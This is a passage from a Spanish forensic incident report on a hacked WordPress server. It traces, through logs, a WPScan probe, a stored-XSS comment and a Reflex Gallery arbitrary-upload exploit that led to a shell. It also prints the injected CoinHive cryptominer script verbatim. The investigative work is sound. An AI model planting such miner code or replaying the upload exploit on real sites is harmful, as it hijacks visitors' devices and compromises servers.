- Las direcciones IP 80.31.224.42 y 83.55.135.192 se hallan asociadas concretamente a la operadora Movistar, identificada también por RIMA TELEFÓNICA (Figura 55 y Figura 57 respectivamente).
- En cambio, la dirección IP 185.216.32.36 pertenece a M247, entidad prestadora de servicios de VPN (Figura 56).
- En cuanto a la dirección IP 83.247.136.74, ya se ha indicado su pertenencia a la Generalitat de Catalunya y al titular del servidor.

Por último, en el archivo auth.log.2, constan igualmente accesos a considerar.

```
Dec 21 12:09:46 ip-172-31-38-110 sshd[1310]:
Accepted publickey for ubuntu from 83.247.136.74 port 29999 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
(…)
Dec 21 13:27:29 ip-172-31-38-110 sshd[24770]:
Accepted publickey for ubuntu from 83.247.136.74 port 30099 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
(…)
Dec 21 13:27:43 ip-172-31-38-110 sshd[24873]:
Accepted publickey for ubuntu from 83.247.136.74 port 43332 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
(…)
Dec 21 18:01:01 ip-172-31-38-110 sshd[32172]:
Accepted publickey for ubuntu from 80.31.225.16 port 50642 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
(…)
Dec 21 18:09:31 ip-172-31-38-110 sshd[3570]:
Accepted publickey for ubuntu from 80.31.225.16 port 50974 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
(…)
Dec 21 18:27:51 ip-172-31-38-110 sshd[5201]:
Accepted publickey for ubuntu from 80.31.225.16 port 51390 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
(…)
Dec 21 18:28:02 ip-172-31-38-110 sshd[5271]:
Accepted publickey for ubuntu from 80.31.225.16 port 51396 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
(…)
Dec 21 18:28:02 ip-172-31-38-110 sshd[5271]:
Accepted publickey for ubuntu from 80.31.225.16 port 51396 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
(…)
Dec 22 15:58:08 ip-172-31-38-110 sshd[11223]:
Accepted publickey for ubuntu from 80.31.224.42 port 44906 ssh2: RSA
SHA256:Q27pW6dDYPJ8N0mBX6L8SO8OQ7LVSdNdm1xxzyBT23Y
```

Nuevamente, se extraen las siguientes direcciones IP nacionales de acceso:

- Constan accesos de la dirección IP 83.247.136.74, del titular del servidor.
- La dirección IP 80.31.225.16 se halla asociada a la operadora Movistar (Figura 58). Lo mismo ocurre con la ya reseñada previamente 80.31.224.42.

No es posible conocer más datos que indiquen la identidad de los usuarios ajenos a las adquisiciones que acceden, pero debe considerarse que el ingreso mediante claves SSH es una garantía de seguridad muy elevada. También es significativo que se verifica que sus intentos de inicio de sesión siempre han tenido éxito directo y no ha mecanizado comandos vía SSH. Así, sencillamente puede ser un administrador autorizado, o el mismo desde otro lugar.

En otro orden de cosas, habida cuenta de la presencia reiterada de la misma dirección IP vinculada a la Generalitat de Catalunya, es lógico inferir que se trata del titular del servidor y no debe haber concurrido reasignación a un tercero.

- La última de las catalogaciones es el envío por SSH de comandos sudo. Esto puede acometerlo un usuario tras haberse autenticado. Constan los siguientes históricos de interés, excluyendo las alertas administrativas de root ya citadas.

En fecha 30 de diciembre de 2018, concurriendo la actividad en WordPress del usuario Anatoly5676, se producen determinados comandos en el sistema por parte del usuario Ubuntu, reflejados en auth.log.1.

```
Dec 30 10:43:39
ip-172-31-38-110 sudo:   ubuntu : TTY=pts/0 ; PWD=/var/log ; USER=root
; COMMAND=/usr/bin/apt-get update
Dec 30 10:43:50
ip-172-31-38-110 sudo:   ubuntu : TTY=pts/0 ; PWD=/var/log ; USER=root
; COMMAND=/usr/bin/apt install mailutils
Dec 30 10:44:39
ip-172-31-38-110 sudo:   ubuntu : TTY=pts/0 ; PWD=/var/log ; USER=root
; COMMAND=/usr/bin/vi /etc/postfix/main.cf
Dec 30 10:45:49
ip-172-31-38-110 sudo:   ubuntu : TTY=pts/0 ; PWD=/var/log ; USER=root
; COMMAND=/bin/systemctl restart psotfix
Dec 30 10:45:53
ip-172-31-38-110 sudo:   ubuntu : TTY=pts/0 ; PWD=/var/log ; USER=root
; COMMAND=/bin/systemctl restart postfix
Dec 30 11:42:11
ip-172-31-38-110 sudo:    ubuntu : TTY=pts/1 ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/bin/vi wp-config.php
Dec 30 11:43:47
ip-172-31-38-110 sudo:    ubuntu : TTY=pts/1 ; PWD=/var/www/html/wp-
content/themes/twentyseventeen  ;  USER=root  ;  COMMAND=/usr/bin/vi
functions.php
```

Habida cuenta de que se realizan en uso previo de claves SSH —extremo que aporta confianza sobre la conexión— y que los ficheros indicados no han sido alterados, los comandos se perciben como inocuos. En auth.log no se observan interacciones de esta índole.

Por último, en auth.log.2, constan comandos en este ámbito, vinculados a la práctica de configuraciones al tiempo del despliegue del servidor. En este sentido, su reseña pormenorizada no aporta datos de interés, más allá de que los comandos lanzados coinciden en gran medida con los extraídos del proceso bash en la memoria RAM, si bien las fechas no se encuentran en consonancia y en conjunto carecen de relevancia. A la dirección IP 193.238.152.59 no le constan registros en estos logs.

4.3.2. Inspección de logs de apache2

Realizada revisión de los logs de apache2 se localizan distintas cuestiones de relevancia, toda vez que no guardan relación con el concreto incidente investigado:

- El fichero /var/log/apache2/**error.log** y sucesivos refleja interacciones, mayoritariamente procedentes de países terceros, conforme se intenta lanzar un script en el servidor, probablemente al fin de identificar posibles vulnerabilidades en el servidor.

A continuación, se plasma un ejemplo (obrante en error.log.1, esta vez actuando una dirección radicada en un país tercero caribeño[8].

```
[Wed Jan 02 18:00:27.452418 2019]
[php7:error][pid 12711][client 198.167.223.52:47970]
script '/var/www/html/acadmin.php' not found or unable to stat
```

Por otro lado, precisamente en el fichero /var/log/apache2/**error.log**, consta la siguiente información.

```
[Thu Jan 03 07:07:43.230918 2019] [php7:notice] [pid 19951] [client
18.195.165.56:44145] PHP Notice:  A non well formed numeric value encountered in
/var/www/html/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php on
line 169
[Thu Jan 03 07:07:43.230979 2019] [php7:notice] [pid 19951] [client
18.195.165.56:44145] PHP Notice:  A non well formed numeric value encountered in
/var/www/html/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php on
line 99
[Thu Jan 03 07:07:43.230987 2019] [php7:notice] [pid 19951] [client
18.195.165.56:44145] PHP Notice:  A non well formed numeric value encountered in
/var/www/html/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php on
line 99]
```

Estos registros representan errores PHP de tipo *e_notice*. Éstos son errores menores, que no obstan la continuidad de la ejecución de **scripts**. En el caso referido, se indica la localización de un valor numérico que no está correctamente formado, dirigiendo a distintas líneas de un fichero para transmitir el origen del error. Ahora bien, el dato que destaca en estas iteraciones es la dirección IP partícipe: **18.195.165.56**.

Precisamente, estos errores dimanan de una interacción del servidor con la dirección IP del servidor remoto que aloja stat.js, **script malicioso** reseñado previamente. Esta comunicación se realiza mediante el proceso apache2 con pid: 19951, ya finalizado, por lo que no es posible recuperar datos al respecto en la memoria RAM.

La transmisión discurre por el puerto 44145 de ese servidor, por lo que se constata que nuevamente es una **conexión entrante desde el alojamiento malicioso al servidor violentado**. Realizada investigación documental, se trata de un error notado con motivo de la ejecución de un script (Rollbar Editorial Team, 2022) y (The PHP Group, s.f.). Por tanto, en virtud de lo expuesto, lo reseñado constituye un indicio unívoco del **lanzamiento de un script malicioso**. Se extrae fichero error.log como evidencia D10.

[8] Consultar WhoIs en https://www.whois.com/whois/198.167.223.52.

El resto de ficheros error.log no presentan registros de interés para la investigación.

- El archivo **access.log** y sucesivos hasta access.log12 (extraídos como evidencia D8), almacenan las peticiones realizadas por los usuarios de internet al propio servidor web. Una vez atisbado el modus operandi del ataque, se procede a realizar una exposición selectiva de los siguientes registros.

El fichero concreto access.log (extraído como evidencia D10) contiene los registros de las peticiones realizadas en el marco del servicio apache2, en las fechas más próximas a la adquisición de las evidencias.

El archivo denominado Access.log.4 (extraído como evidencia D9), contiene datos de la misma tipología que los anteriores, si bien, referentes a otras fechas. A continuación, conocida la dirección IP del atacante, se filtra dicho archivo para visualizar sus interacciones. El resultado del filtrado se vuelca en la Figura 63.

En primer lugar, se aprecia la práctica de distintas acciones encuadradas en la normalidad, tales como actos de registro, cambio de contraseña, acceso a la página de edición del usuario, etc. con dominio del código apache2 200 (OK). Este sería el periodo comprendido por las 10:27:06 UTC y las 11:17:46 UTC, en ambos casos el 30 de diciembre de 2018.

Tras ello, se produce la publicación, ya analizada en otros apartados, de los comentarios de autos, por los métodos usuales, resultando una redirección en cada caso (código 302) a visualizar el sitio web resultante.

```
193.238.152.59 -       -       [30/Dec/2018:11:18:39 +0000] POST     /wp-comments-post.php
HTTP/1.1       302     540     https://ganga.site/index.php/2018/12/21/hola-mon/
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
(…)
193.238.152.59 -       -       [30/Dec/2018:11:34:55 +0000] POST     /wp-comments-post.php
HTTP/1.1       302     540     https://ganga.site/index.php/2018/12/21/hola-mon/
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
(…)
193.238.152.59 -       -       [30/Dec/2018:11:46:37 +0000] POST     /wp-comments-post.php
HTTP/1.1       302     540     https://ganga.site/index.php/2018/12/21/hola-mon/
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
```

Tras estas instrucciones, se suceden peticiones de interés. Precisamente (11:47 a 11:50 UTC), tras esas publicaciones, el usuario legítimo revisa los comentarios (wp-admin/edit-comments.php) pero finalmente no los modifica, ya que se comprueba que accede al fichero, pero no realiza cambios, coincidiendo los emails reflejados al tiempo con lo consignado en base de datos de comentarios.

Asimismo, se nota una prospección realizada desde la dirección IP 193.238.152.59 (atacante) mediante WPScan. Ese análisis transcurre el 30-12-2018 entre las 12:04:51 UTC y las 12:27:52 UTC, quedando reflejado en access.log.4 con el siguiente inicio y fin, entre el que se hallan numerosas peticiones más, con errores 404 por fallo en la prueba técnica:

```
193.238.152.59 -       -       [30/Dec/2018:12:04:51 +0000] GET / HTTP/1.1 200     31318
        -       WPScan v3.4.2 (https://wpscan.org/)
(…)
193.238.152.59 -       -       [30/Dec/2018:12:27:52 +0000] GET  /wp-config.zip  HTTP/1.1
        404     470     -       WPScan v3.4.2 (https://wpscan.org/)
```

La última petición obrante en el fichero access.log.4 para el usuario 193.238.152.59 (30/Dec/2018 - 12:28:22 UTC) revela una intrusión flagrante.

El atacante realiza una petición a /wp-admin/admin-ajax.php y accede al archivo de índice del plugin reflex-gallery-admin, sin realizar ediciones. Estas acciones pueden indicar que se ha descubierto una vulnerabilidad en dicho plugin.

```
193.238.152.59 -       -       [30/Dec/2018:12:28:22 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     3834    https://ganga.site/wp-admin/admin.php?page=reflex-gallery-
admin  Mozilla/5.0  (X11;  Linux  x86 64)  AppleWebKit/537.36  (KHTML,  like  Gecko)
Chrome/66.0.3359.139 Safari/537.36
```

El fichero reflex-gallery.php (Figura 64) revela que la versión de dicho plugin es la 3.1.3. Una vez conocidos estos datos, existen consideraciones relevantes al respecto, para cuya reseña cabe acudir al registro access.log (evidencia D10), cuyo contenido se muestra a continuación.

```
18.195.165.56  -  -  [03/Jan/2019:07:07:28  +0000]  "GET  /wp-content/plugins/reflex-
gallery/readme.txt HTTP/1.1" 200 8887 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1)"

18.195.165.56  -  -  [03/Jan/2019:07:07:43  +0000]  "POST  /wp-content/plugins/reflex-
gallery/admin/scripts/FileUploader/php.php?Year=2019&Month=01  HTTP/1.1"  200  209  "-"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Se observa la constancia de conexiones con el servidor que aloja el script malicioso stat.js; una de ellas relacionada con los registros de error.log anteriormente citados, visto su sello de tiempo. Dicha petición, realmente es la ejecución de un exploit, aprovechando una vulnerabilidad de la citada versión del plugin referido: WordPress Plugin Reflex Gallery 3.1.3 - Arbitrary File Upload (CRASHBANDICOT - Exploit Database, 2015). Esa vulnerabilidad permite al atacante subir al servidor ficheros arbitrariamente, que le permitan ejecutar acciones a su antojo, escalando privilegios y lanzando una shell.

```
18.195.165.56  -  -  [03/Jan/2019:07:07:43  +0000]  "POST  /wp-content/plugins/reflex-
gallery/admin/scripts/FileUploader/php.php?Year=2019&Month=01  HTTP/1.1"  200  209  "-"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Esta petición refleja la subida de un archivo al servidor, a través de la interfaz gráfica, utilizando el plugin Reflex Gallery. La petición tiene un tamaño de 209 bytes y es exitosa, visto el mensaje OK (código apache2 200).

Como explotación de esa vulnerabilidad, el atacante inyecta el archivo /var/www/html/wp-content/uploads/2019/01/**CVPSAzKiZiJvdxA.php**. Ello se infiere de observar los sellos temporales de los metadatos, en conjunción con la ubicación del archivo, que es la carpeta donde se introducen los ficheros subidos con el plugin (Pinheiro, 2015). El contenido del fichero no es legible, encontrándose borrado. El mismo se sube, crea en el sistema y elimina a la misma hora. Todo ello evidencia su procedencia ilegítima. Se recupera el mismo como evidencia D11.

Con este elemento que se ha descubierto, se puede explicar la presencia del proceso sh (pid: 20381) informado en el apartado *3.4.1. Obtención de listado de procesos en ejecución*. Este proceso tenía la particularidad de que era iniciado por el usuario 33 (**apache2**), originado en un proceso apache2 (pid: **19952**). El mismo consiste en un intérprete de comandos de Linux (**shell**), objetivo natural de un ciberataque. El citado proceso sh data en memoria RAM del 3 de enero de 2019 a las 7:32:10 UTC.

Tal y como se estudió en el análisis de la memoria RAM, se descubrió la ejecución de **acciones ilegítimas** en el marco de la ejecución del fichero CVPSAzKiZiJvdxA (Figura 34). Estas acciones, una vez especialmente inspeccionadas, se revelaban como partícipes en la **alteración del archivo index.php** (Figura 36), introduciendo el lanzamiento de un script de minado de criptomonedas en los terminales de los clientes del sitio web, con ocasión de sus visitas.

El resto de registros consisten en actividades normales y que ya venían concurriendo antes del ataque.

El resto de registros Access.log no referidos no contienen información que quepa reseñar.

4.3.3. Otros logs del sistema

Como máximo exponente se inspecciona el log **syslog**, radicado en /var/log/. El mismo se clasifica nuevamente por ordinales, fragmentándose según su fecha.
Estos registros únicamente resultan de interés para la investigación en su capacidad de indicar información sobre la gestión de los correos electrónicos que notifican las interacciones del atacante con WordPress, lo cual es recurrente en el presente estudio. Al mismo tiempo, se identifica el fichero /var/log/**mail.log**, que —aunque en un formato diferenciado— ofrece de nuevo esa información ya descrita. Así, se procede a su revisión y confirmación de su contenido con el resto de ficheros indicados.

Estos hechos ya se han descrito sobre los propios correos electrónicos de un modo más visual, por lo que, comprobada su coincidencia plena, no cabe efectuar descripciones detalladas de estos datos.

Como log de MySQL, se identifica el fichero ib_logfile0, en el directorio /var/lib/mysql/. El mismo refleja las peticiones de modificación de datos en tablas, a raíz de sentencias SQL.

Por último, se localiza el fichero /var/log/kern.log sin contenido. Tampoco constan datos en los distintos registros sucesivos sitos en /var/log/mysql/error.log.

4.3.4. Conclusiones preliminares

En primer lugar, cabe significar que los logs —y correos electrónicos consecuentes— referidos se constituyen en un incidente de seguridad, por los motivos que se detallarán a continuación.

La dirección IP 18.195.165.56 es la analizada en el apartado *3.3. Verificación de conexiones de red* como conexión anómala. Como se observa en la ruta obrante en la Figura 50, dicha dirección IP aloja un script denominado stat.js.

El usuario que realiza las acciones reseñadas actúa desde una clara intención subrepticia. La dirección de correo electrónico con que se registra pertenece al servicio Guerrilla Mail, que es un instrumento especialmente constituido para salvaguardar la privacidad de quien requiera emplear un servicio de correo electrónico, ya que dicen no conservar logs de uso y se trata de direcciones temporales de uso libre. En el mismo sentido, el usuario anatoly5676, realiza de inicio un comentario vacío para lograr una aprobación. Posteriormente, practica sucesivas publicaciones aprovechando esa primera autorización[11], mecanizando un script en su último comentario.

A tenor de la naturaleza del servidor web, la última mecanización del script puede tener una eficacia absoluta. Esto es, porque implementa una versión de WordPress 4.9.9 (véase Figura 39), que es vulnerable según CVE-2019-9787. La misma consiste en que en versiones previas a WordPress 5.1.1 no se sanitiza ni filtra correctamente el contenido de los comentarios mecanizados en las entradas de las publicaciones del sitio web, permitiendo la ejecución remota de código en caso de que la configuración no implemente autenticación, como en el presente caso. Ello conduce puede generar ataques basados en CSRF, XSS y/o RCE.

El atacante (193.238.152.59) despliega un análisis de vulnerabilidades del servidor con WPScan, el 30-12-2018 entre las 12:04:51 UTC y las 12:27:52 UTC. Tras esa actividad, realiza una petición a /wp-admin/admin-ajax.php; accediendo al archivo de índice del plugin reflex-gallery-admin. Con ello, aparentemente ha descubierto una vulnerabilidad, pero no la ha explotado. El 3 de enero de 2019, a las 7:07:43 UTC, definitivamente la aprovecha, en uso del User Agent MSIE 6.0; Windows NT 5.1.

Desde la dirección IP 18.195.165.56, del servidor remoto que contiene a stat.js, lanza una petición al servidor violentado que aprovecha una vulnerabilidad del plugin referido: *WordPress Plugin Reflex Gallery,* en su versión 3.1.3; *Arbitrary File Upload* (CRASHBANDICOT - Exploit Database, 2015). Esa vulnerabilidad permite al atacante subir al servidor ficheros arbitrariamente, que le permitan ejecutar acciones a su antojo.

Como explotación de esa vulnerabilidad, el atacante inyecta el archivo /var/www/ html/ wp-content/uploads/2019/01/**CVPSAzKiZiJvdxA.php**. El contenido del fichero no es legible, encontrándose borrado y con tamaño cero. Vista la petición, el tamaño del archivo rondaba los 209 bytes. Se recupera el mismo como evidencia D11.

Con el mismo, puede escalar privilegios y lanzar una shell. En este caso, se verifica que así ha ocurrido, constatándose la presencia de una shell relacionada, al tiempo del análisis de la memoria RAM. La misma emanaba del proceso apache2, en línea con lo significado.

Como muestra de ello, se detecta conexión entrante con errores del alojamiento del script malicioso (18.195.165.56), con sello de tiempo 2019-01-03 07:07:43 UTC. Ello consta en fichero error.log (evidencia D10).

Tal y como se estudió en el análisis de la memoria RAM, se descubrió la ejecución de **acciones ilegítimas** en el marco de la ejecución del fichero CVPSAzKiZiJvdxA (Figura 34). Estas acciones, una vez especialmente inspeccionadas, se revelaban como partícipes en la **alteración del archivo index.php** (Figura 36), introduciendo el lanzamiento de un script de minado de criptomonedas en los terminales de los clientes del sitio web, con ocasión de sus visitas.

En este punto, alcanzado el objetivo del presente apartado, las consecuencias de esta infección serán estudiadas en apartados ulteriores, si bien ya se atisba que se ha explotado una vulnerabilidad.

En otro orden de cosas, se ha detectado una gran cantidad de tentativas de conexión vía sshd al servidor objeto de estudio. Sin embargo, las mismas han resultado infructuosas, al carecer los atacantes de las claves SSH necesarias. También constan distintas conexiones correctas al servidor, utilizando las claves SSH. Aunque se desconoce la identidad de estos usuarios, a priori se trataría de conexiones legítimas. Se observa significativo que todos presentan el mismo User Agent, por lo que podría ser incluso el mismo terminal.

Por último, cabe reseñar que no se detectan programas maliciosos instalados como tal, así como que no cabe atender a históricos de exploración web, vista la naturaleza del presente sistema informático.

4.4. Inspección de ficheros borrados

En esta fase del estudio, ya se dispone de mucha información sobre lo acontecido en el servidor. Así, no se considera procedente realizar una revisión exhaustiva de todos los archivos borrados, sino que se practicará una consulta selectiva de acuerdo a parámetros razonables.

En primer lugar, a la vista de los hechos observados, se inspeccionarán los archivos recuperables existentes con sello de tiempo de interés en cuanto a modificación o cambio posterior al comentario WordPress de la Figura 50. Entonces, se localiza el siguiente indicio.

4.4.1. Ficheros “/home/ubuntu/.viminfo.tmp” y “/etc/php/7.2/apache2/php.ini~”

En ambos casos contienen la misma información. Se extraen conjuntamente como Evidencia D2.

Como fechas de acceso, modificación y cambio poseen la del 30 de diciembre de 2018 a las 12:43:54 CET, por lo que reflejan información previa o contemporánea a ese hito temporal. Este fichero no está influenciado por el comentario en el sitio web de la Figura 50, dado que éste data del 30 de diciembre de 2018 a las 12:46:38 CET, marca temporal posterior. Por tanto, es

una señal adecuada para marcar el punto de inflexión para identificar posibles acciones maliciosas.

Contienen un elenco de los distintos ficheros abiertos con el visor vim, tratándose de:

- /var/www/html/wp-content/themes/twentyseventeen/functions.php
- /var/www/html/wp-config.php
- /etc/postfix/main.cf
- /etc/php/7.2/apache2/php.ini
- /etc/mysql/debian.cnf
- /etc/mysql/debian
- /etc/apache2/sites-enabled/000-default.conf

Estos archivos han sido revisados previamente, exponiéndose aquellas conclusiones consideradas significativas al respecto.

Asimismo, indican un histórico de la mecanización en línea de comandos, que en este caso no tiene interés. Se expone el mismo junto con su sello de tiempo en horario corriente:

- :$ |2,0,1546170228,,"$" Timestamp: Sunday, 30 December 2018 11:43:48 UTC
- :q! |2,0,1545416917,,"q!" Timestamp: Friday, 21 December 2018 18:28:37 UTC
- :q |2,0,1545415563,,"q" Timestamp: Friday, 21 December 2018 18:06:03 UTC

4.4.2. Ficheros asociados a la explotación de la vulnerabilidad de Reflex Gallery

Se trata de los siguientes, en tanto se relacionan directamente con el hecho a través de sus sellos temporales y contenidos:

Date/Time	Event Type	Description
2019-01 ... :07:43	_C_M	/var/spool/postfix/active/11DA47F8EE
2019-01 ... :07:43	ACBM	/tmp/systemd-private-b0519ad28ea249f79f3061cd3b4f7cbb-apache2.service-zY6uWO/tmp/php2YXJfl
2019-01 ... :07:43	_C_M	/var/spool/postfix/incoming/11DA47F8EE
2019-01 ... :07:43	ACBM	/var/www/html/wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php
2019-01 ... :07:43	ACBM	/var/spool/postfix/active/54C1F7F8EF
2019-01 ... :07:43	_C_M	/var/spool/postfix/incoming/73101.27010

Figura 2: listado de ficheros borrados que se relacionan con la infección ocasionada por la vulnerabilidad de Reflex Gallery 3.1.3. Cada uno aparece junto con la acción que se le asocia a las 07:07:43 del 03-01-2019, según proceda B (creado), C (cambiado), A (accedido), M (modificado).

Ninguno de los anteriores puede recuperarse con contenido.

4.5. Análisis detallado de entorno WordPress y detección de infección

Como se ha tratado, el servidor implementa funcionalidad de servidor web en base a WordPress. Ello se observa tras observar en el directorio /var/www/html y dependientes la instalación de WordPress para servir el sitio web.

Revisado el fichero version.php (Figura 39), se observa que la versión instalada en el servidor es la 4.9.9, desde el 21 de diciembre de 2018, fecha de instalación del sistema. En este sentido, no debe inducir a confusión la presencia en el directorio /home/ubuntu/ del contenedor para instalar la versión de WordPress 4.9.8.

La versión instalada —4.9.9— **es vulnerable según CVE-2019-9787**. La misma consiste en que en versiones previas a WordPress 5.1.1 no se sanitiza ni filtra correctamente el contenido de los comentarios mecanizados en las entradas de las publicaciones del sitio web, permitiendo la ejecución de código en caso de que la configuración no implemente autenticación, como en el presente caso. Ello puede conducir a un ataque de Cross-Site Request Forgery (CSRF), Cross-Site Scripting (XSS) o Remote Code Execution (RCE)[9].

Habida cuenta de lo dispuesto en los apartados previos, acerca de la posible explotación de una vulnerabilidad XSS en WordPress, cabe realizar un análisis pormenorizado de los ficheros de ese servicio.

Se procede a revisar el directorio /var/www, relativo al entorno WordPress, obteniéndose los resultados siguientes:

Tal y como se indica en el apartado *4.3.2. Inspección de logs de apache2*, el fichero index.php es alterado. **El mismo resulta en un contenido particular** (Figura 40) y se extrae como indicio D1 de dicho directorio. El mismo dispone del código adicional, no original, siguiente:

```
< script src = https://authedmine.com/lib/authedmine.min.js ></script >
< script >
var miner = new CoinHive.Anonymous('pvvxSQ6RzN3K5IY9F5fFHvahAFNreg3u', {throttle: 0.2});
miner.start();
</script >
```

En primer lugar, se produce una llamada a lanzar el script *authedmine.min.js*, alojado en un determinado sitio web. En segundo lugar, en un nuevo script, se define la variable *miner*. Esta variable se compone de un método que recibe como argumentos una clave (señalada en verde) y el elemento decimal *throttle* (indicado en azul). Posteriormente, se ordena la incoación de la variable *miner* y se cierra el script.

En su conjunto, se trata de un script de minería de criptomonedas, mecanizado en la página de inicio del sitio web para su lanzamiento en los dispositivos de los clientes, al tiempo de la visita del sitio web.

[9] CWE-352, CSRF (Mitre, s.f.) y (National Institute of Standards and Technology, 2019).

Se pospone el estudio detallado de la amenaza para el apartado 4.6.3. *Parametrización* de la amenaza. Este archivo tiene fecha de modificación en el **3 de enero de 2019 a las 07:26:05 UTC.**

No se detectan otros ficheros con alteraciones directas en el seno del directorio de WordPress. Explorado el disco duro, tampoco se localizan ficheros asimilables a index.php con contenido cifrado, descartándose la ocultación de la amenaza en otro fichero distinto adicionalmente, al auspicio de cualquier codificación para enmascarar un script (WP Hacked Help Blog, 2021) y (Krishna, 2022).

Igualmente, como parte del entorno WordPress, se analiza el fichero wp_posts.ibd, citado en el apartado *4.2.5. MySQL* y localizado en /var/lib/mysql/wp/. En el mismo no se localizan indicios de la infección. Probablemente, la lectura en la memoria RAM incluyó otros archivos próximos en memoria, por lo que se prosigue con el estudio de otros ficheros.

En este punto, se observa el fichero **wp_comments.ibd**, alojado en el mismo directorio (Figura 52). Dicho archivo sí tiene almacenado los comentarios realizados por el atacante —3 en total—, pues como su propio nombre indica, es la base de datos destinada a ese cometido. Se procede a su extracción como indicio D4, pues indica la constancia unívoca y persistente en el servidor del código malicioso.

Por otro lado, realizada inspección del fichero **wp_users.ibd**, además del atacante, se observa la existencia de otros múltiples usuarios de índole asimilable (junto con sus claves), pues se trata de alias asociadas a correos electrónicos temporales y de cariz extranjero (Figura 51). A la vista de la similitud, incluso podría tratarse del mismo individuo, realizando pruebas con otras cuentas.

Por último, cabe reseñar que de la observación del fichero **wp_comments.ibd** (Figura 52) también se extrae que el comentario es realizado desde un dispositivo cuyo navegador es caracterizado del siguiente modo según su **User Agent**:

- Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36

Al hilo de lo anterior, el fichero wp_usermeta.ibd contiene información adicional sobre el usuario identificado como atacante (Figura 53). Además del referido User Agent, hace constar su **dirección IP, sellos de tiempo de login**, etc. En definitiva, datos relevantes desde el prisma de practicar la identificación personal del atacante.

4.6. Conclusiones

4.6.1. Sobre la caracterización del sistema

Como primera aproximación, significar que el sistema se encuentra en fecha 3 de enero de 2019 a las 08:48:55 CET o 7:48:55 UTC. El sistema se instaló el 21 de diciembre de 2018 a las 13:04:44 CET.

La conexión al servidor Amazon Elastic Compute Cloud (EC2) se realiza por SSH y ese acceso es como usuario Ubuntu, tras esa autenticación por SSH. El usuario Ubuntu ostenta grandes privilegios, no requiere autenticación para utilizar sudo, salvaguardado por la previa autenticación por SSH (Amazon Web Services, 2023). En este sentido, un script lanzado de forma subrepticia desde el interior del servidor no encuentra —en lo que a este entorno respecta— impedimentos en su ejecución.

4.6.2. Sobre el análisis proactivo

En cuanto al servicio Postfix, la fecha de creación de sus archivos se ubica entre las 11:44 y las 11:46 horas del 30 de diciembre de 2018 (Figura 45). Esta fecha destaca por su proximidad con la publicación del comentario de la Figura 50 en el sitio web. No obstante, este sello de tiempo es previo a ese hito, por lo que no cabe relacionar ambos hechos. Por otro lado, el contenido de los ficheros no presenta datos ni configuraciones significativas. Entonces, no existen anomalías que reseñar.

Por su parte, la revisión de los archivos asociados a Cron da como resultado, la inobservancia de actividades anormales, por lo que no se ha producido la programación de ninguna acción maliciosa.

En este punto, acudiendo a consignar las inferencias obtenidas sobre el servicio Apache2, es significativo indicar que, el servidor dispone de un servicio web desplegado, basado en WordPress, denominado ganga.site. En este contexto, es relevante indicar que la versión de WordPress utilizada (4.9.9) es vulnerable según CVE-2019-9787, de modo que la inyección de scripts en comentarios en el sitio web puede generar ataques basados en CSRF, XSS y/o RCE.

A este respecto, cabe indicar que, ha resultado un punto de partida fundamental para enfocar el análisis y la prospección de trazabilidad de actividades el hecho de advertir la vulnerabilidad de WordPress en cuestión.

Tal y como se refiere en los distintos análisis de correos electrónicos y logs, el atacante ha visitado el sitio web alojado en el servidor estudiado y, a continuación, ha depositado un comentario en una entrada del sitio web víctima, sin contenido (Figura 48). Con ello, ha deseado instar al administrador del sitio a autorizar su publicación, vista su inocuidad. Así, se pretende eludir la necesidad de aprobación de comentarios por el administrador en futuras interacciones. Una vez se encuentra autorizado, el atacante publica un nuevo comentario en una entrada del sitio web. Éste contiene un enlace a un servidor remoto, animando a su visita (Figura 49).

Tras dicha acción, se publica un tercer comentario (Figura 50). Ese último comentario contiene un enlace a un script ubicado en una dirección remota alojada en Amazon Web Services. Este comentario, por su propia naturaleza, se almacena junto con los anteriores en base de datos (wp_comments.ibd) a través de una petición POST. Por tanto, deviene en un XSS Stored con persistencia. Todas estas peticiones quedan reflejadas en access.log.4.

El procesamiento de ese comentario, motiva el lanzamiento del script embebido en el mismo. Ese script conduce al sitio web referido (18.195.165.56), que aloja el script stat.js. Con esa acción se desencadenaría la ejecución del script stat.js. No obstante, no se han observado consecuencias directas. Al encontrarse el script con persistencia en base de datos, no se ejecutaría una sola vez, sino múltiples.

Al hilo de lo anterior, los ficheros de MySQL proporcionan información muy relevante, en cuanto se refiere al servicio web basado en WordPress, cuyos datos pasivos y de actividad se almacenan en esa base de datos.

